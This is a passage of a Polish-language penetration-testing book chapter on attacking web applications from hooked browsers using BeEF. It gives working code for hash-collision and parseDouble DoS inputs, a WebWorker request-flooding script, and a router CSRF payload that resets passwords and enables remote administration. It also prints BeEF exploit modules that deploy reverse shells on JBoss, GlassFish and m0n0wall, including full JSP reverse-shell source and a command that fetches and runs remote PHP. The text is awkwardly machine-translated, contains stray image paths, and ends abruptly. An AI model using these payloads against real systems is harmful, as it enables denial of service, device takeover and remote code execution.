Wiele aplikacji internetowych zawiera strony lub zasoby, których ukończenie może wymagać mocy obliczeniowej lub czasu. Zasób dynamiczny, który wykonuje zapytanie łączące wiele potencjalnie dużych tabel, wymaga więcej czasu na ukończenie. Jest to szczególnie widoczne w przypadku zasobu statycznego, takiego jak obraz lub po prostu statyczny plik HTML. Jeśli chcesz wygenerować warunek DoS lub po prostu spowolnić docelową aplikację, wystarczy wysłać wiele żądań do jednego z tych wolno reagujących zasobów. Można to wzmocnić, wysyłając te żądania z wielu źródeł jednocześnie. W rzeczywistości może być bardziej wykonalne i wygodne spowolnienie lub DoS serwera poprzez celowanie w punkty styku w aplikacji internetowej, niż poleganie na powodziach SYN opartych na protokole TCP. W językach programowania, takich jak Java, PHP i Python, odkryto wiele luk, które wprowadzają warunki DoS w warstwie językowej. Wykorzystali oni sposób, w jaki analizowanie dużych liczb lub radzenie sobie z nimi specjalnie spreparowane struktury danych skrótu mogą spowolnić przetwarzanie do indeksowania. Ataki te potencjalnie wpływają na każdą aplikację używającą tego języka programowania, narażając na znacznie większą powierzchnię ataku niż zwykłe atakowanie pojedynczej aplikacji. DoSing aplikacji internetowych przez żądanie wolno reagujących i dynamicznych zasobów jest omówiony w następnej sekcji.

Kolizja skrótu DoS

Pod koniec 2011 r. ujawniono, że wiele języków programowania, w tym PHP, Python, Java i Ruby, było podatnych na ataki DoS w przypadku oceny specjalnie spreparowanej tabeli skrótów. Wiele frameworków aplikacji internetowych opracowanych w tych językach miało niestety jedną wspólną cechę: analizowały surowe żądania HTTP i przechowywały nagłówki oraz informacje o treści w obiektach mieszających. Z punktu widzenia programisty jest to wygodny sposób przechowywania i wysyłania zapytań do obiektu HTTP Request. Parametry HTTP to klucz=wartość, tak samo jak struktury danych mieszanych, które mają wartość klucz=wartość. Tablica mieszająca z definicji nie może zawierać zduplikowanych wpisów kluczy, a złożoność algorytmiczna polegająca na próbie wstawienia N wpisów, które mają ten sam kolidujący klucz, staje się O(n^2). Twórcy innych języków (takich jak Perl) przewidzieli ten sam potencjalny problem w 2003 roku i dodali losowość do swoich funkcji mieszających. Ich proaktywne wysiłki zaowocowały skutecznym zapobieganiem temu atakowi DoS. Funkcje skrótu ciągów używane przez Javę i PHP wykorzystują algorytm DJBX33A, który jest podatny na atak tzw. „ekwiwalentnych podciągów”. Przyjrzyjmy się temu atakowi za pomocą następującego fragmentu kodu w Javie:

```
public class HashCode{

public static void main(String[] args){

String a = "Aa";

String b = "BB";

String c = "AaBBBBAa";

String d = "BBAaAaBB";

System.out.println("Hash code for "+a+":" + a.hashCode());

System.out.println("Hash code for "+b+":" + b.hashCode());

System.out.println("Hash code for "+c+":" + a.hashCode());

System.out.println("Hash code for "+d+":" + b.hashCode());
```

}

}

Jeśli uruchomisz ten kod, wyświetli ten sam kod skrótu dla wszystkich czterech różnych ciągów: 2112. To zachowanie można wykorzystać, tworząc tabelę skrótów, która zawiera takie ciągi, jak klucze, które kolidują z perspektywy kodu skrótu. Ta sytuacja jest bardzo kosztowna obliczeniowo i może być wzmocniona przez jednoczesne przetwarzanie przez aplikację wielu dużych skrótów z kolidującymi ze sobą kluczami. Wykorzystanie faktu, że wiele frameworków aplikacji internetowych analizuje surowe żądania HTTP, przechowując dane w tabeli Hash, umożliwia przesłanie żądania POST z treścią zawierającą klucze parametrów, które będą kolidować. Na przykład:

Aa=Aa&BB=BB&AaBBBBBAa=AaBBBBBAa&BBAaAaBB=BBAaAaBB&[...]

Stanowi to interesujący przykład tego, jak proste decyzje projektowe mogą wprowadzać mającą wpływ na lukę lukę.

Funkcja parseDouble() DoS

W 2011 r. Rick Regan i Konstantin Preißer stwierdzili32, że wersje Java od 1.5 do 1.6 aktualizują 22 oraz wersje PHP 5.2 i 5.3 były podatne na ataki DoS podczas konwersji String na liczbę Float o podwójnej precyzji (obiekt Double Precision w Javie). Jeśli aplikacja internetowa używała zagrożonego kodu, takiego jak Double .parseDouble(request.getParameter("id")); a wartość parametru id wynosiła 2.2250738585072012e-308 lub 0.022250738585072012e-00306, kod wszedłby w nieskończoną pętlę. To skutecznie doprowadziłoby do ataku na aplikację internetową lub serwer aplikacji. Takie zachowanie było spowodowane błędem w implementacji zmiennoprzecinkowej Javy i PHP. Atak ten jest trywialnie uruchamiany z różnych źródeł z zahaczonej przeglądarki, potencjalnie nawet na ślepo. Wystarczy utworzyć żądanie GET lub POST do serwletu Java, który akceptuje wartości parametrów numerycznych, używając jako wartości jednej z liczb przedstawionych wcześniej.

DDoS przy użyciu wielu przechwyconych przeglądarek

Nie ma konieczności, aby atak DoS na aplikację internetową pochodził z systemu operacyjnego w pełni kontrolowanego przez atakującego. Żądania HTTP, które obciążają punkty pinch, mogą być równie skutecznie uruchamiane z przeglądarki internetowej, a nawet z wielu przeglądarek jednocześnie. Korzystanie z wielu przeglądarek skutecznie tworzy rozproszony atak typu odmowa usługi (DDoS). Rozważ poniższą prostą aplikację internetową Ruby. Aplikacja akceptuje dwa żądania: żądanie POST, oczekujące dwóch parametrów, które są używane do wstawiania nowych danych do bazy danych MySQL; oraz żądanie GET, które wysyła zapytanie do tej samej bazy danych z połączeniem między dwiema tabelami:

require 'rubygems'

require 'thin'

require 'rack'

require 'sinatra'

require 'cgi'

require 'mysql'

class Books < Sinatra::Base

```
post "/" do
author = params[:author]
name = params[:name]
db = Mysql.new('127.0.0.1', 'root', 'toor', 'books')
statement = db.prepare "insert into books (name,author) \
values (?,?);"
statement.execute name, author
statement.close
"INSERT successful"
end
get "/" do
book_id = params[:book_id]
db = Mysql.new('127.0.0.1', 'root', 'toor', 'books')
statement = db.prepare "select a.author, a.address, b.name \
from author a, books b where a.author = b.author"
statement.execute
result = ""
statement.each do |item|
result += CGI::escapeHTML(item.inspect)+""
end
statement.close
result
end
end
@routes = {
"/books" => Books.new,
}
@rack_app = Rack::URLMap.new(@routes)
@thin = Thin::Server.new("172.16.37.150", 80, @rack_app)
Thin::Logging.silent = true
Thin::Logging.debug = false
```

```
puts "[#{Time.now}] Thin ready"

@thin.start
```

Prawdopodobnie możesz już zobaczyć punkty aplikacji w kodzie; połączenie znajduje się między dwiema tabelami, z których jedna jest tą samą tabelą, która jest aktualizowana przez żądanie POST. Jeśli jesteś w stanie wysłać wiele żądań POST z dużą ilością danych POST w tym samym czasie, gdy wykonujesz wiele żądań GET, operacja łączenia będzie działać na rosnącej ilości danych w miarę napływania większej liczby żądań do aplikacji. Najlepszy sposób na wysyłanie wielu żądań HTTP z różnych źródeł z podpiętej przeglądarki korzysta z narzędzia WebWorker. Takie podejście minimalizuje ryzyko wpłynięcia na wydajność renderowania stron i innych zadań związanych z przetwarzaniem przeglądarki. WebWorkery zostały wprowadzone w HTML5 i są obsługiwane przez wszystkie nowoczesne przeglądarki, w tym IE10. WebWorkery to mechanizm wykonywania skryptów w wątkach w tle. Kod wykonywany wewnątrz WebWorker nie może bezpośrednio modyfikować DOM strony, ale może wydawać XHRs. Aby rozpocząć zadanie WebWorker, możesz użyć następującego kodu:

```
var worker = new Worker('http://browserhacker.com/worker.js');

worker.onmessage = function (oEvent) {

console.log('WebWorker says: '+oEvent.data);

};

var data = {};

data['url'] = url;

data['delay'] = delay;

data['method'] = method;

data['post_data'] = post_data;

/* send the config options to the WebWorker */

worker.postMessage(data);
```


postMessage() jest używany do współdzielenia danych między DOM, w którym działa kod przechwytujący JavaScript, a WebWorkerem. Kod WebWorker może wyglądać mniej więcej tak:

```
var url = "";

var delay = 0;

var method = "";

var post_data = "";

var counter = 0;

/* gets the data via postMessage */

onmessage = function (oEvent) {

url = oEvent.data['url'];

delay = oEvent.data['delay'];
```


```
method = oEvent.data['method'];
post_data = oEvent.data['post_data'];
doRequest();
};
/*prevents caching adding a random paramater to the URL*/
function noCache(u){
var result = "";
if(u.indexOf("?") > 0){
result = "&" + Date.now() + Math.random();
}else{
result = "?" + Date.now() + Math.random();
}
return result;
}
/* every <delay> milliseconds issue a
* POST or GET request */
function doRequest(){
setInterval(function(){
var xhr = new XMLHttpRequest();
xhr.open(method, url + noCache(url));
xhr.setRequestHeader('Accept','*/*');
xhr.setRequestHeader("Accept-Language", "en");
if(method == "POST"){
xhr.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
xhr.send(post_data);
}else{
xhr.send(null);
}
counter++;
},delay);
```

```
/* every 10 seconds let the invoker know how

* many requests have been sent */

setInterval(function(){

postMessage("Requests sent: " + counter);

},10000);

}
```

Jeśli wstrzykniesz ten kod do dwóch różnych podpiętych przeglądarek, których celem jest ta sama aplikacja internetowa Ruby, co wcześniej w tej sekcji, zobaczysz wzrost wykorzystania zasobów. Rysunek przedstawia obciążenie systemu podczas normalnego użytkowania aplikacji.



Po uruchomieniu WebWorkera przy użyciu poprzedniego kodu JavaScript zobaczysz niewielki wzrost obciążenia, jak pokazano na rysunku.



Możesz zobaczyć różnicę w obciążeniu systemu na rysunku, gdzie inny WebWorker został uruchomiony w innej przechwyconej przeglądarce, wysyłając żądania POST co 10 milisekund. Obciążenie zmienia się tak dramatycznie w porównaniu z rysunkiem wcześniejszym. Dzieje się tak, ponieważ jedna przeglądarka wysyła żądania POST, co skutkuje instrukcją wstawienia bazy danych. Dzieje się to w tym samym czasie, gdy inna podpięta przeglądarka wysyła żądania GET, które skutkują operacją łączenia w zbiorze danych, który staje się większy po każdym żądaniu. Cała ta aktywność powoduje wzrost obciążenia.

Po zidentyfikowaniu podobnych punktów ucisku aplikacji internetowych, których nie można imitować w operacjach na bazie danych, ale także w przesyłaniu plików, można łatwo DoS wykonać dowolną aplikację internetową. Te ataki DoS mogą być bardziej skuteczne, jeśli masz wiele podpiętych przeglądarek, którymi możesz sterować, i możesz poinstruować je, aby wskazywały ten sam cel, zwiększając liczbę jednoczesnych żądań na sekundę.

Uruchamianie exploitów aplikacji internetowych

Luki w zabezpieczeniach zdalnego wykonywania poleceń (RCE) to kolejna klasa luk, które mogą nie wymagać dostępu do odpowiedzi HTTP, a zatem mogą być wykonywane na ślepo. Jest to ważny atrybut potencjalnego ataku, gdy jesteś ograniczony przez SOP bez obejścia i nie możesz odczytać odpowiedzi HTTP. Jeśli wiesz, że aplikacja internetowa jest podatna na RCE, możesz po prostu wysłać złośliwe żądanie bez martwienia się o odpowiedź.

Istnieją dwie główne zalety uruchamiania takich exploitów z zahaczonej przeglądarki, a nie bezpośrednio z twojego komputera. Pierwszym z nich jest zwiększona anonimowość, ponieważ źródłowy adres IP ataku będzie adresem celu. Po drugie, cele w intranecie mogą również znajdować się w zasięgu przechwyconej przeglądarki, a ich bezpieczeństwo prawdopodobnie będzie mniej dojrzałe niż urządzenia dostępne bezpośrednio z Internetu. W ten sposób osiągamy zupełnie nowy zestaw celów. W kolejnych sekcjach przedstawiono różne luki w aplikacjach internetowych w świecie rzeczywistym. Nawet jeśli wcześniej o nich wiedziałeś, zobaczysz, jak niezawodnie uruchamiać exploity przeciwko tym lukom za pomocą zaczepionej przeglądarki.

Przejęcie DNS między źródłami

Jedną z bardziej nikczemnych rzeczy, które możesz zrobić podczas kierowania routerów domowych, jest zmiana szczegółów serwera DNS. Większość routerów domowych to zarówno usługa DHCP, jak i DNS dla wszystkich podłączonych do nich urządzeń. Zwykle domyślny adres DNS wskazuje serwery DNS dostawcy usług internetowych użytkownika. Jeśli jesteś w stanie zmienić adres DNS skonfigurowany w routerze na adres, który kontrolujesz, możesz dość łatwo przeprowadzić ataki DNS Spoofing, takie jak te omówione w scenariuszach Man-in-the-Middle z rozdziału 2. Przykładów było wiele takich ataków na wolności. Jeden z najbardziej znaczących przykładów miał miejsce w latach 2011-2012 w Brazylii. Według brazylijskiego CERT, zhakowano ponad 4,5 miliona routerów. Podatnym routerem było urządzenie Comtrend CT-5367, które miało włączoną funkcję zdalnej administracji. Ponadto router był również podatny na luki umożliwiające resetowanie hasła. Atak na szeroką skalę został przerwany na następujące fazy:

1. Port atakujący przeskanował miliony hostów w brazylijskich zakresach sieci ISP, weryfikując, które wykryte hosty są podatnymi routerami Comtrend.

2. Następnie osoby atakujące zmieniły ustawienia DNS w podatnych routerach, aby wykorzystać jeden z prawie 40 różnych nieuczciwych serwerów DNS znajdujących się pod ich kontrolą.

3. Na koniec sfałszowali odpowiedzi DNS Google, Facebooka i innych popularnych witryn, przekierowując je na strony phishingowe, które dostarczały exploity Javy, takie jak CVE-2012-1723 i CVE-2012-4681.

Atak wykorzystujący router Comtrend jest przedstawiony w poniższym kodzie. Po uruchomieniu w przechwyconej przeglądarce zmieni domyślne hasła i umożliwi zdalną administrację:

```
var gateway = 'http://192.168.1.1/';

var passwd = 'BeEF12345';
```

```
// enable remote administration (if disabled)
var iframe_1 = beef.dom.createInvisibleIframe();
iframe_1.setAttribute("src",
gateway + "scsrvcntr.cmd?action=save&ftp=1&ftp=3" +
"&http=1&http=3&icmp=1&snmp=1&snmp=3&ssh=1&ssh=3" +
"&telnet=1&telnet=3&tftp=1&tftp=3");
// change passwords for the 3 default user roles
var iframe_2 = beef.dom.createIframeXsrfForm(
gateway + "password.cgi", "POST", [
{'type':'hidden', 'name':'sptPassword', 'value':passwd},
{'type':'hidden', 'name':'usrPassword', 'value':passwd},
{'type':'hidden', 'name':'sysPassword', 'value':passwd}
]);
```

Jeśli ten kod zostanie wykonany pomyślnie, możesz połączyć się z adresem IP celu i zalogować się do zdalnego interfejsu administracyjnego przy użyciu nowego hasła. Stamtąd możesz zmienić ustawienia serwera DNS na dowolne. Cross-origin JBoss JMX Remote Command Execution JBoss to popularny serwer aplikacji Java firmy RedHat, który przez lata miał sporo luk w zabezpieczeniach. W 2010 roku Stefano di Paola i Giorgio Fedon wydali poradę, oznaczoną jako CVE-2010-0738, dotyczącą JBoss w wersjach 4.x, 5.1.0, a nawet 6.0.0M1. Ten błąd dotyczy manipulacji czasownikami HTTP w konsoli Java Management Extensions Console (JMX) w JBoss. JMX to technologia używana do monitorowania obciążenia i wydajności serwera aplikacji. Możesz również wdrażać nowe aplikacje internetowe w formularzu archiwum WAR lub prostych plików JSP. W JBoss JMX jest widoczny jako łatwa w użyciu aplikacja internetowa, zwykle dostępna pod adresem URI /jmx-console, który domyślnie nie wymaga uwierzytelniania. Jeśli uwierzytelnianie jest włączone, sprawdzane są tylko żądania GET lub POST, aby sprawdzić, czy mogą uzyskać dostęp do zasobów /jmx-console. Ponieważ jesteśmy wszechstronnymi testerami penetracji, wiemy, że istnieje więcej metod HTTP niż tylko GET lub POST. Na przykład żądanie HEAD, które w praktyce ma bardzo podobną funkcjonalność do GET. Oznacza to, że atakujący może ominąć uwierzytelnianie JMX, jeśli jest włączone, po prostu wysyłając żądanie HEAD zamiast żądania GET lub POST. W takich przypadkach, jeśli masz dostęp do konsoli JBoss JMX, świat należy do Ciebie. Dzięki temu poziomowi dostępu możesz wdrażać nowe aplikacje internetowe w postaci plików WAR (Web Application Archive) lub prostych plików JSP (Java Server Pages). Na przykład można wdrożyć stronę JSP, która tworzy wiązanie lub odwróconą powłokę, która działa z tymi samymi uprawnieniami, co użytkownik JBoss. Poniższy fragment kodu jest przykładem modułu BeEF skonstruowanego w celu ominięcia uwierzytelniania JMX i wdrożenia odwróconej powłoki JSP:

```
beef.execute(function() {
rhost = "<%= @rhost %>";
rport = "<%= @rport %>";
lhost = "<%= @lhost %>";
```

```
lport = "<%= @lport %>";
injectedCommand = "<%= @injectedCommand %>";
jspName = "<%= @jspName %>";
payload = "[…]";
uri = "/jmx-console/HtmlAdaptor;index.jsp?action=invokeOp&name=\
jboss.admin%3Aservice%3DDeploymentFileRepository&methodIndex=5&arg0=\
%2Fconsole-mgr.sar/web-console.war%2F&arg1=" + jspName + "&arg2=.jsp\
&arg3=" + payload + "&arg4=True";
/* always use dataType: script when doing cross-origin XHR,
* otherwise even if the HTTP resp is 200, jQuery.ajax will always
* launch the error() event*/
beef.net.forge_request("http", "HEAD", rhost, rport, uri, null, null,
null, 10, 'script', true, null,function(response){
if(response.status_code == 200){
function triggerReverseConn(){
beef.net.forge_request("http", "GET", rhost, rport,"/web-console/" +
jspName + ".jsp", null, null, null, 10, 'script', true, null,\
function(response){
if(response.status_code == 200){
beef.net.send("<%= @command_url %>", <%= @command_id %>,
“Reverse JSP shell triggered. Check your MSF handler listener.");
}else{
beef.net.send("<%= @command_url %>", <%= @command_id %>,
“ERROR: second GET request failed.");
}
});
}
// give the time to JBoss to deploy the JSP reverse shell
setTimeout(triggerReverseConn,10000);
}else{
beef.net.send("<%= @command_url %>", <%= @command_id %>,
```

“ERROR: first HEAD request failed.");

}

});

});

Użyty kod odwrotnej powłoki JSP jest zmodyfikowaną wersją odwróconej powłoki JSP Metasploit. Zmienna ładunku zawiera zakodowany w adresie URL kod źródłowy JSP, który po odkodowaniu wygląda następująco:

```
<%@page import="java.lang.*"%>

<%@page import="java.util.*"%>

<%@page import="java.io.*"%>

<%@page import="java.net.*"%>

<% class StreamConnector extends Thread {

InputStream is; OutputStream os;

StreamConnector( InputStream is, OutputStream os ) {

this.is = is; this.os = os;

}

public void run() {

BufferedReader in = null;

BufferedWriter out = null;

try {

in = new BufferedReader(new InputStreamReader(this.is));

out = new BufferedWriter(new OutputStreamWriter(this.os));

char buffer[] = new char[8192];

int length;

while((length = in.read(buffer, 0, buffer.length)) > 0 ){

out.write(buffer, 0, length); out.flush();

}

}catch( Exception e ){}

try {

if( in != null )

in.close();

if( out != null )
```

```
out.close();

}catch( Exception e ){}

}

}

try {

Socket socket = new Socket(lhost,lport);

Process process = Runtime.getRuntime().exec(injectedCommand);

(new StreamConnector(process.getInputStream(),

socket.getOutputStream())).start();

(new StreamConnector(socket.getInputStream(),

process.getOutputStream())).start();

} catch(Exception e){}

%>
```

Exploit składa się z dwóch faz:

■ Faza pierwsza polega na wysłaniu żądania HEAD wraz z zakodowanym ładunkiem JSP do identyfikatora URI /jmx-console/HtmlAdaptor;index.jsp. Komponent DeploymentFileRepository MBean (zarządzany komponent bean) służy do wdrażania strony JSP w JBoss.

■ Faza druga ma miejsce, jeśli żądanie HEAD zakończyło się powodzeniem, a triggerReverseConn() jest wywoływana po 10 sekundach. To opóźnienie ma na celu zapewnienie JBossowi wystarczającej ilości czasu na wdrożenie strony JSP. Wywołanie tej funkcji powoduje wysłanie żądania GET do wcześniej wdrożonej strony JSP. Ten krok jest potrzebny do wyzwolenia połączenia zwrotnego, które wskazuje na detektor Metasploit określony w zmiennych lhost i lport.

Jeśli exploit działa poprawnie, powinieneś mieć uruchomioną odwrotną powłokę jako użytkownik JBoss. Aby zobaczyć demonstrację tego exploita, odwiedź https://browserhacker .com i obejrzyj wideo.

Cross-origin Zdalne wykonywanie poleceń GlassFish

Podobnie jak JBoss, Glassfish jest kolejnym serwerem aplikacji Java. Roberto Suggi Liverani odkrył (CVE-2012-0550) 37, że interfejs RESTful API Glassfish 3.1.1 nie jest chroniony przez żadne tokeny anty-XSRF. Ten problem można wykorzystać w Glassfish, nakłaniając już uwierzytelnionego administratora Glassfish do cichego wdrożenia WAR na serwerze GlassFish, uzyskując takie same wyniki, jak w poprzednim scenariuszu eksploatacji JBoss. Poniższy fragment kodu jest częścią modułu BeEF napisanego przez Barta Leppensa, którego można użyć do wdrożenia dowolnego pliku WAR w Glassfish i uzyskania polecenia wykonania jako użytkownik Glassfish. Najbardziej interesującym aspektem exploita jest użycie wieloczęściowego żądania POST między źródłami przy użyciu obiektu XMLHttpRequest przy użyciu techniki zbadanej przez Krzysztofa Kotowicza

```
beef.execute(function() {

var restHost = '<%= @restHost %>';
```

```
var warName = '<%= @warName %>';
var warBase = '<%= @warBase %>';
var logUrl = restHost + '/management/domain/applications
/application';
if (typeof XMLHttpRequest.prototype.sendAsBinary ==
'undefined' && Uint8Array) {
XMLHttpRequest.prototype.sendAsBinary = function(datastr) {
function byteValue(x) {
return x.charCodeAt(0) & 0xff;
}
var ords = Array.prototype.map.call(datastr, byteValue);
var ui8a = new Uint8Array(ords);
this.send(ui8a.buffer);
}
}
function fileUpload(fileData, fileName) {
boundary = "BOUNDARY270883142628617",
uri = logUrl,
xhr = new XMLHttpRequest();
var additionalFields = {
asyncreplication: "true",
availabilityenabled: "false",
contextroot: "",
createtables: "true",
dbvendorname: "",
deploymentplan: "",
description: "",
dropandcreatetables: "true",
enabled: "true",
force: "false",
generatermistubs: "false",
```

```
isredeploy: "false",
keepfailedstubs: "false",
keepreposdir: "false",
keepstate: "true",
lbenabled: "true",
libraries: "",
logReportedErrors: "true",
name: "",
precompilejsp: "false",
properties: "",
property: "",
retrieve: "",
target: "",
type: "",
uniquetablenames: "true",
verify: "false",
virtualservers: "",
__remove_empty_entries__: "true"
}
var fileFieldName = "id";
xhr.open("POST", uri, true);
xhr.setRequestHeader("Content-Type", "multipart/form-data;
boundary="+boundary); // simulate a file MIME POST request.
xhr.withCredentials = "true";
xhr.onreadystatechange = function() {
if (xhr.readyState == 4) {
beef.net.send('<%= @command_url %>', <%= @command_id %>,
'Attempt to deploy \"' + warName + '\" completed.');
}
}
var body = "";
```

```
for (var i in additionalFields) {
if (additionalFields.hasOwnProperty(i)) {
body += addField(i, additionalFields[i], boundary);
}
}
body += addFileField(fileFieldName, fileData, fileName, boundary);
body += "--" + boundary + "--";
xhr.setRequestHeader('Content-length', body.length);
xhr.sendAsBinary(body);
return true;
}
function addField(name, value, boundary) {
var c = "--" + boundary + "\r\n"
c += 'Content-Disposition: form-data; name="' + name +'"\r\n\r\n';
c += value + "\r\n";
return c;
}
function addFileField(name, value, filename, boundary) {
var c = "--" + boundary + "\r\n"
c += 'Content-Disposition: form-data; name="' + name +
'"; filename="' + filename + '"\r\n';
c += "Content-Type: application/octet-stream\r\n\r\n";
c += atob(value);
c += "\r\n";
return c;
}
fileUpload(warBase,warName);
});
```

Funkcja fileUpload() oczekuje dwóch parametrów: warBase to plik WAR, który chcesz wdrożyć, zakodowany w base64, a warName to dowolna nazwa pliku WAR. Pierwszym krokiem jest wykonanie iteracji struktury JSON extraFields, a dla każdej pary klucz-wartość dodawany jest odpowiedni nagłówek Content-disposition: form-data . Wartości te są domyślnie oczekiwane, gdy używasz

interfejsu API RESTful Glassfish pod adresem URI /management/domain/applications/application. Następnie zawartość WAR zakodowana algorytmem base64 jest dekodowana i dodawana do końcowej treści żądania POST, określając Content-Type: application/octet-stream, ponieważ zawartość jest binarna. Na tym etapie tworzone jest żądanie POST zawierające dane wieloczęściowe/formularza, które jest gotowe do wysłania do podatnego na atak serwera aplikacji Glassfish. Nie zapominaj, że zawartość WAR to dane binarne. Niestety nie wszystkie przeglądarki są sobie równe, jeśli chodzi o wysyłanie danych binarnych za pomocą obiektu XMLHttpRequest. Obiekt XMLHttpRequest w Firefoksie udostępnia zamiast tego metodę sendAsBinary(), która jest znacznie bardziej niezawodna. Niestety przeglądarki inne niż Gecko nie udostępniają tej samej funkcjonalności, przynajmniej w momencie pisania tego tekstu. Mimo to, jeśli obsługa tablic wpisanych jest dostępna, można nadpisać prototyp send-AsBinary() i obiekt Array, aby emulować zachowanie w przeglądarkach innych niż Gecko. Obejście kodu sendAsBinary() jest pokazane tutaj:

```
if (typeof XMLHttpRequest.prototype.sendAsBinary ==

'undefined' && Uint8Array) {

XMLHttpRequest.prototype.sendAsBinary = function(datastr) {

function byteValue(x) {

return x.charCodeAt(0) & 0xff;

}

var ords = Array.prototype.map.call(datastr, byteValue);

var ui8a = new Uint8Array(ords);

this.send(ui8a.buffer);

}

}
```

Używając jednej z technik wykrywania logowania przedstawionych wcześniej w tym rozdziale, do wykrywania różnych kodów stanu HTTP, możesz określić, czy przechwycona przeglądarka jest uwierzytelniona jako administrator Glassfish. Jeśli tak, możesz uruchomić exploita. Jeśli exploit się powiedzie, powinieneś mieć uruchomioną powłokę jako użytkownik Glassfish i przejść do dodatkowych kroków eskalacji uprawnień.

Zdalne wykonywanie poleceń między źródłami m0n0wall

Wbudowane rozwiązanie firewall m0n0wall jest oparte na FreeBSD. Może być używany w urządzeniach wbudowanych, takich jak płyty główne Soekris lub stare, nieużywane komputery. Interfejs administracyjny sieci m0n0wall był podatny na exploit po uwierzytelnieniu, podobnie jak w przykładzie Glassfish. Yann Cam odkrył40, że internetowy interfejs administracyjny m0n0wall 1.33 i wcześniejszych wersji nie zawierał mechanizmów ochrony XSRF. Interfejs administracji sieciowej ma wiele funkcji, w tym możliwość wykonywania surowych poleceń jako root. Do eksploatacji użyjesz nieco innego zasobu m0n0wall, exec_raw.php, który zapewnia większą elastyczność, ponieważ oczekuje surowego kodu PHP. Moduł BeEF, który wykorzystuje tę lukę, wykorzystuje powłokę PHP Marka Lowe za jej niezawodność. Połączenie ustanowione między powłoką webową a odbiornikiem Netcat jest dość stabilne. Powłoka jest interaktywna, co pozwala na kontynuowanie działań związanych z testami

penetracyjnymi. Poniższy fragment kodu pokazuje instrukcje używane do wykorzystania uwierzytelnionego interfejsu administracji sieciowej m0n0wall z przechwyconej przeglądarki:

```
beef.execute(function() {
var rhost = '<%= @rhost %>';
var rport = '<%= @rport %>';
var lhost = '<%= @lhost %>';
var lport = '<%= @lport %>';
var uri = "http://" + rhost + ":" + rport + "/exec_raw.php? \
cmd=echo%20-e%20%22%23%21%2Fusr%2Flocal%2Fbin%2Fphp%5Cn%3C%3Fphp%20 \
eval%28%27%3F%3E%20%27.file_get_contents%28%27http%3A%2F%2F" + \
beef.net.host + ":" + beef.net.port + "%2Fphp-reverse-\
shell.php%27%29.%27%3C%3Fphp%20%27%29%3B%20%3F%3E%22%20%3E%20 \
x.php%3Bcat%20x.php%3Bchmod%20755%20x.php%3B";
beef.net.forge_request("http", "GET", rhost, rport, uri, null,
null, null, 10, 'script', true, null, function(response){
if(response.status_code == 200){
function triggerReverseConn(){
beef.net.forge_request("http", "GET", rhost, rport,
"/x.php?ip=" + lhost + "&port=" + lport, null, null, null, 10,
'script', true, null,function(response){
if(response.status_code == 200){
beef.net.send("<%= @command_url %>", <%=
@command_id %>,"result=OK: Reverse shell should have been triggered.");
}else{
beef.net.send("<%= @command_url %>", <%=
@command_id %>,"result=ERROR: second GET request failed.");
}
});
}
setTimeout(triggerReverseConn,5000);
}else{
```

```
beef.net.send("<%= @command_url %>", <%= @command_id

%>,"result=ERROR: first GET request failed.");

}

});

});
```

Kodem jest adres URL dekodujący zawartość zmiennej uri przy użyciu zasobu exec_raw.php, który jest domyślnie dostępny w każdej instalacji m0n0wall:

```
/exec_raw.php?cmd=echo -e "#!/usr/local/bin/php\n \

<?php eval('?> '.file_get_contents('http://" + \

beef.net.host + ":" + beef.net.port + \

"/php-reverse-shell.php').'<?php '); ?>" > \

x.php;cat x.php;chmod 755 x.php;
```

Zawartość odwróconej powłoki hostowana na serwerze BeEF jest pobierana za pomocą file_get_contents PHP. Jego zawartość jest następnie dodawana do pliku x.php w miejscu docelowym, a uprawnienia do pliku są następnie dostosowywane. Ten etap występuje z pierwszym żądaniem GET. W międzyczasie proste gniazdo Netcata nasłuchuje na lhost i lport na twoim komputerze. Aby wyzwolić odwrotne połączenie powłoki, wysyłane jest drugie żądanie GET, żądające utworzonego wcześniej pliku x.php. Jeśli exploit się powiódł, powinieneś mieć zdalny dostęp do roota na podatnym urządzeniu m0n0wall. Luka interfejsu administracji sieciowej m0n0wall wynika z braku mechanizmów ochronnych XSRF, co powoduje, że aplikacja internetowa ufa żądaniom między źródłami. Ponadto eksploatacja polega na tym, że cel jest zalogowany do aplikacji, co można określić za pomocą technik omówionych wcześniej w tym rozdziale. Aby zobaczyć demonstrację tego exploita, odwiedź https://browserhacker.com i obejrzyj wideo.

Wykonywanie poleceń urządzenia osadzonego między źródłami

